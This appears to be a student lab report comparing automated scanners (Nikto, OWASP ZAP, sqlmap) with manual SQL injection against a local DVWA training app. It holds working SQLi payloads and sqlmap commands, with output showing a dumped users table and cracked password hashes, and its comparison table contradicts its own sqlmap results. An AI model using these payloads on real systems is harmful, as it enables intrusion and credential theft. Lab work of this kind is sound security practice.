
Project 3: Automated vs. Manual Testing

1. Objective

The objective of this project is to analyze and compare the effectiveness of automated vulnerability scanning tools with manual penetration testing techniques. This comparison is performed using the Damn Vulnerable Web Application (DVWA) to understand:

- What vulnerabilities are detected by automated scanners
 - What vulnerabilities require manual testing to identify and exploit
 - The strengths and weaknesses of automated security scanners
-

2. Environment Setup

Component	Details
Operating System	Kali Linux
Target Application	Damn Vulnerable Web Application (DVWA)
Target URL	http://127.0.0.1/DVWA
Tools Used	Nikto, OWASP ZAP, sqlmap, Burp Suite

3. Methodology

The project was carried out in the following phases:

1. **Automated Scanning**
 - Nikto
 - OWASP ZAP
2. **Manual Testing**
 - SQL Injection testing using crafted payloads
 - Request analysis via browser and Burp Suite
3. **Comparison and Analysis**
4. **Conclusion**

4. Automated Testing Results

4.1 Nikto Scan

Command Used

```
nikto -h http://localhost/DVWA -o nikto_results.txt
```

Key Findings (Extracted from nikto_results.txt)

- Missing security headers:
 - X-Frame-Options
 - X-Content-Type-Options
- Allowed HTTP methods: GET, POST, OPTIONS
- Directory indexing enabled:
 - /DVWA/config/
 - /DVWA/tests/
 - /DVWA/database/
 - /DVWA/docs/
- Sensitive files discovered:
 - .git/config
 - .git/HEAD
 - .dockerignore
- Login interface detected:
 - /DVWA/login.php

Observation

Nikto successfully identified **server misconfigurations, exposed directories, and missing security headers**, but did not exploit application-level vulnerabilities such as SQL Injection.

```
(kali@kali)-[~]
$ nikto -h http://127.0.0.1/DVWA -output nikto_results.txt

- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2025-12-14 11:45:41 (GMT-5)

+ Server: Apache/2.4.65 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git Index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
```

Figure 1: Nikto scan output showing exposed directories and missing headers

4.2 OWASP ZAP Scan


Tool: OWASP ZAP 2.16.1

Target: <http://127.0.0.1/DVWA>

Scan Type: Passive + Active Scan

4.2.1 Alert Summary


Risk Level	Count
Medium	4
Low	3
Informational	3
High	0
Total Alerts	10



OWASP ZAP alert summary dashboard

4.2.2 Medium Risk Findings


1. **Content Security Policy (CSP) Header Not Set**
 - URL: /robots.txt
 - Impact: Increased risk of XSS and injection attacks
2. **Directory Browsing Enabled**
 - URL: /DVWA/dvwa/css/
 - Impact: Exposure of internal file structure
3. **Hidden File Found**
 - URL: /server-status
 - Impact: Possible leakage of server performance and internal details
4. **Missing Anti-clickjacking Header**
 - URL: /DVWA
 - Impact: Application vulnerable to clickjacking attacks



ZAP Medium-risk vulnerability alerts

4.2.3 Low Risk Findings


- Server version disclosure via HTTP headers
- Cookie without SameSite attribute
- Missing X-Content-Type-Options header



ZAP Low-risk header issues

4.2.4 Informational Findings

- Authentication request identification
- Session management detection
- User agent fuzzing activity



ZAP informational alerts

4.3 :sqlmap

Commands Used

Identify databases

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sql/?id=1&Submit=Submit"  
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" --batch  
--dbs
```

List tables in DVWA database

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" -D dvwa
--tables --batch
```

Dump 'users' table

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=2ba5f7fd77f1bc725a2efe0d2f636c69" -D dvwa
-T users --dump --batch
```

Findings


- SQL Injection detected on the `id` parameter
- Time-based and UNION-based SQL Injection confirmed
- `dvwa.users` table extracted, revealing weak credentials

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
values? [Y/n] Y
[12:23:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:23:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
one other (potential) technique found
[12:23:29] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right
number of query columns. Automatically extending the range for current UNION query injection technique test
[12:23:29] [INFO] target URL appears to have 2 columns in query
[12:23:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9203 FROM (SELECT(SLEEP(5)))HZGO) AND 'vLri'='vLri&Submit=Submit'
-----
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x4e614943706464755a417a5457535071765a524950434c435
753686d66467678454c796453695166,0x716b787171)-- -&Submit=Submit
-----
[12:23:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:23:29] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[12:23:29] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[12:23:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 12:23:29 /2025-12-14/
```

```
(kali@kali)-[~]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=2ba5f7fd7f1bc725a2efe0d2f636c69" \
-D dvwa --tables --batch
```



```
{1.9.10#stable}
https://sqlmap.org
```

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 12:27:32 /2025-12-14/

[12:27:32] [INFO] resuming back-end DBMS 'mysql'
[12:27:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9203 FROM (SELECT(SLEEP(5)))HZGO) AND 'vLrI'='vLrI&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x4e614943706464755a417a5457535071765a524950434c45
753686d66467678454c796453695166,0x716b787171)-- -&Submit=Submit

[12:27:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:27:32] [INFO] fetching tables for database: 'dvwa'
[12:27:32] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[12:27:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | failed_login | account_enabled | password | last_name | first_n |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | 1 | 1 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | user | gordonb | /DVWA/hackable/users/gordonb.jpg | 1 | 1 | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | 1 | 1 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | 1 | 1 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | 1 | 1 | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[12:29:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[12:29:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 12:29:24 /2025-12-14/
```

sqlmap output showing SQLi detection and database dump.

Observation:

sqlmap successfully exploited SQL Injection, unlike Nikto or ZAP, highlighting the need for specialized tools for application-level vulnerabilities.

5. Manual Testing Results

Manual testing was conducted on the following endpoint:

/DVWA/vulnerabilities/sqli/

5.1 Boolean-Based SQL Injection

Request

GET /DVWA/vulnerabilities/sqli/?id=1'%20OR%201=1--%20-&Submit=Submit
HTTP/1.1



Payload :

1' OR 1=1-- -

Result

- Returned all database records
- Authentication logic bypassed

This confirms the presence of **SQL Injection vulnerability**.



Captured the request in Burp Suite.

Result

- Noticeable delay in server response
- Confirms blind SQL injection capability

[illegible]

Modified id parameter to 1' AND SLEEP(5)-- - to test time-based vulnerability.

Request	Response
	<div><div>PrettyRawHexRender</div><div><pre>3 Server: Apache/2.4.65 (Debian) 4 Expires: Tue, 23 Jun 2009 12:00:00 GMT 5 Cache-Control: no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 4591 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=utf-8 12 13 <!DOCTYPE html> 14 15 <html lang="en-GB"> 16 17 <head> 18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> 19 20 <title> 21 Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) 22 </title> 23 24 <link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" /> 25 26 <link rel="icon" type="image/ico" href="../../../favicon.ico" /> 27 28 <script type="text/javascript" src="../../../dvwa/js/dvwaPage.js"> 29 </script></pre></div></div>

Time-based SQL Injection response delay

5.3 UNION-Based SQL Injection

Column Enumeration

GET /DVWA/vulnerabilities/sqli/?id=1'%20ORDER%20BY%201-- -

GET /DVWA/vulnerabilities/sqli/?id=1'%20ORDER%20BY%202-- -

Payload :

1' ORDER BY 1-- -

1' ORDER BY 2-- -

Data Extraction


GET /DVWA/vulnerabilities/sqli/?id=1'%20UNION%20SELECT%20NULL,USER()-- -

Payload :


1' UNION SELECT NULL, USER()-- -

Result

- Database user revealed: **user@localhost**



Column enumeration using /DVWA/vulnerabilities/sqli/?id=1' ORDER BY 1-- -
and /ORDER BY 2-- - to find number of columns.



Performed data extraction using `/DVWA/vulnerabilities/sqli/?id=1' UNION SELECT NULL, USER()-- -`.

```
<div class="vulnerable_code_area">
  <form action="#" method="GET">
    <p>
      User ID:
      <input type="text" size="15" name="id">
      <input type="submit" name="Submit" value="Submit">
    </p>
  </form>
  <pre>
ID: 1' UNION SELECT NULL,USER()-- -<br />
First name: admin<br />
Surname: admin
  </pre>
  <pre>
ID: 1' UNION SELECT NULL,USER()-- -<br />
First name: <br />
Surname: user@localhost
  </pre>
</div>
```

UNION-based SQL Injection revealing database user

6. Comparison: Automated vs Manual Testing

Aspect	Automated Scanning	Manual Testing
Speed	Very fast	Time-consuming
Configuration Issues	Detected	Not focus

SQL Injection Detection	Missed	Successfully exploited
Logic Understanding	None	High
False Positives	Possible	Minimal
Depth of Exploitation	Limited	Deep

7. Conclusion: Strengths and Weaknesses of Automated Scanners

Strengths

- Fast and efficient
- Useful for reconnaissance
- Detects misconfigurations and missing headers
- Requires minimal expertise

Weaknesses

- Unable to understand application logic
- Misses critical vulnerabilities like SQL Injection
- Cannot fully exploit discovered issues

Final Conclusion

Automated scanners are effective for initial assessments, but manual testing is essential to uncover and exploit real-world vulnerabilities. The most reliable security assessment is achieved by combining automated tools with manual penetration testing techniques.
